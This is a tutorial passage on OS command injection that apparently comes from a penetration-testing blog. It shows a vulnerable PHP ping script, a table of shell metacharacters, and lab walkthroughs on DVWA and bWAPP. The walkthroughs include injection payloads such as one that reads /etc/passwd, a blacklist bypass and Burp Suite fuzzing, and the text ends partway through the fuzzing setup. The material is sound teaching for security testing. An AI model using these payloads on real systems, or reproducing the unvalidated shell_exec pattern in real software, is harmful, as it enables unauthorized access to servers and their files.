A Guide of OS Command Injection

TABLE OF CONTENTS

Abstract

Isn't it great if you get the privilege to run any system commands directly on the target's server through its hosted web-application? Or you can get the reverse shell with some simple clicks?
In this publication, we'll learn about OS Command Injection, in which an attacker is able to trigger some arbitrary system shell commands on the hosted operating system via a vulnerable web-application.

You'll encounter this OS Command Injection majorly at the places where the applications are asking for some user inputs and with all this, we get a specific output rendered over through the server. However, this OS Command Injection is quite uneven to find out, as many of the web-applications never include the operating system commands over in their application's working.
But, if you find such, you can use any of the below-attacking scenarios in order to hit this crucial vulnerability.

Introduction to OS Command Injection

Command Injection also referred to as **Shell Injection** or **OS Injection**. It arises when an attacker tries to perform **system-level commands** directly through a vulnerable application in order to retrieve information of the webserver or try to make unauthorized access into the server. Such an attack is possible only when the **user-supplied data is not properly validated** before passing to the server. This user data could be in any form such as forms, cookies, HTTP headers, etc.

How Command Injection Occurs?


There are many situations when the developers try to include some functionalities into their web application by making the use of the operating system commands. However, if the application passes the user-supplied input directly to the server without any validation, thus the application might become vulnerable to command injection attacks.

In order to clear the vision, let's consider this scenario:

*Think for a web-application providing functionality that any user can ping any particular IP address through his web-interface in order to confirm the host connection, which means that the application is passing the **ping** command with that particular input IP directly to the server.*

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Now if an attacker injects an unwanted system command adding up with the basic ping command using some metacharacters. Thus, the web-application pass it all to the server directly for execution, allowing the attacker to gain the complete access of the operating system, start or stop a particular service, view or delete any system file and even captures a remote shell.



Metacharacters

Metacharacters are the **symbolic operators** which are used to separate the actual commands from the unwanted system commands. The semicolon **(;)** and the ampercent **(&)** are majorly used as separators that divides the authentic input command and the command that we are trying to inject. The commonly used metacharacters are:

Operators	Description
;	The semicolon is the most common metacharacter used to test an injection flaw. The shell would run all the commands in sequence separated by the semicolon.
&	It separates multiple commands on one command line. It runs the first command then the second one.
&&	If the preceding command to && is successful then only it runs the successive command.
||(windows)	The || runs the next command to it only if the preceding command fails i.e. initially it runs the first command, if it doesn't complete then it runs up the second one.
|| (Linux)	Redirects standard outputs of the first command to standard input of the second command
‘	The unquoting metacharacter is used to force the shell to interpret and run the command between the back ticks. Following is an example of this command: Variable= “OS version uname -a” && echo $variable
()	It is used to nest commands
#	It is used as a command line comment

Types and Impact

Types of Command Injection

Error based injection: When an attacker injects a command through an input parameter and the output of that command is displayed on the certain web page, it proves that the application is vulnerable to the command injection. The displayed result might be in the form of an error or the actual outcomes of the command that you tried to run. An attacker then modifies and adds additional commands depending on the shell the webserver and assembles information from the application.
Blind based Injection: The results of the commands that you inject will not be displayed to the attacker and no error messages are returned. The attacker might use another technique to identify whether the command was really executed on the server or not.
The OS Command Injection vulnerability is one of the top **10 OWASP** vulnerabilities. Therefore let's have a look onto its impact.

Impact of OS Command Injection

OS command injection is one of the most powerful vulnerability with **"High Severity having a CVSS Score of 8"**.
Thus this injection is reported under:

- **CWE-77**: Improper Neutralization of Special Elements used in a Command.
- **CWE-78**: Improper Neutralization of Special Elements used in an OS Command.

OS Command Injection Exploitation

Steps to exploit – OS Command Injection

Step 1: Identify the input field

Step 2: Understand the functionality


Step 3: Try the Ping method time delay

Step 4: Use various operators to exploit OS Command Injection

So, I guess until now you might be having a clear vision with the concept of **OS command injection** and its methodology. But before making our hands wet with the attacks let's clear one more thing i.e. **"Command Injection differs from Code Injection"**, in that code injection allows the attacker to add their own code that is then executed by the application. In Command Injection, the attacker extends the default functionality of the application, which execute system commands, without the necessity of injecting code.


Basic OS Command injection

I've opened the target IP in my browser and logged in into DVWA as **admin : password,** from the DVWA security option I've set the **security level** to **low.** Now I've opted for the Command Injection vulnerability present on the left-hand side of the window.
I've been presented with a form which is suffering from OS command injection vulnerability asking to"**Enter an IP address:**".
From the below image you can see that, I've tried to ping its localhost by typing **127.0.0.1,** and therefore I got the output result.




In order to perform the "Basic OS Command Injection attack", I've used the "**;** (semicolon)**"** as a metacharacter and entered another arbitary command i.e. **"ls"**

```
127.0.0.1;ls
```




From the below image you can see that the "**;**" metacharacter did its work, and we are able to list the contents of the directory where the application actually is. Similarly we can run the other system commands such as **";pwd"**, **";id"** etc.



Bypass a Blacklist implemented

Many times the developers set up a blacklist of the commonly used metacharacters i.e. of **“&”**, **“;”**, **”&&”**,**“||”**, **“#”** and the other ones to protect their web-applications from the command injection vulnerabilities.
Therefore in order to bypass this blacklist, we need to try all the different metacharacters that the developer forgot to add.
I’ve increased up the security level too **high** and tried up with all the different combinations of metacharacters.




From the above image, you can see that I’ve successfully captured the password file by using the metacharacter **“|”.**


```
127.0.0.1 |cat /etc/passwd
```

Command Injection using Burp Suite


Burpsuite is considered as one of the best and the most powerful tool for web-penetration testing. So we'll try to deface the web-application through it.
I've now logged in into bWAPP with **bee : bug** by running up the target's IP into the browser, and have even **set the security level** to **medium** and "**Choose your bug**" option to "**OS Command Injection".**



Let's try to enumerate this "DNS lookup" form by clicking on the **Lookup** button and simply capturing the **browser's request** in the **proxy** tab and sending the same to the **Repeater**.



Now I just need to manipulate the target by adding up some system commands i.e. **"pwd**" with the help of metacharacters.
In this I've used **"|"** as the delimiter, you can choose yours.
As soon as I click on the **Go** tab, the response starts generating and on the right-hand side of the window you can see that I've captured the **working directory.**



Fuzzing


In the last scenario, while bypassing the implemented blacklist, we were lucky that the developer had created and set up the list with the limited combination of metacharacters. But still, it took time, to check for every possible combination of the metacharacters. And therefore it is obvious that this metacharacter would not work with every web-application, thus in order to bypass these differently generated blacklists, we'll be doing a fuzzing attack.

Let's check it out how!!


I've created a dictionary with all the possible combinations of the metacharacters and now will simply include it into my attack.

Tune in you **burp suite** and start **intercepting the request**, as soon as you **capture** the ongoing request send the same to the **intruder** by simply doing a right-click on the proxy tab and choose the option to **send to intruder.**

Now we'll set up the attack position by simply shifting the current tab to the **Positions** tab, and selecting the area where we want to make the attack happen with the **ADD** button.

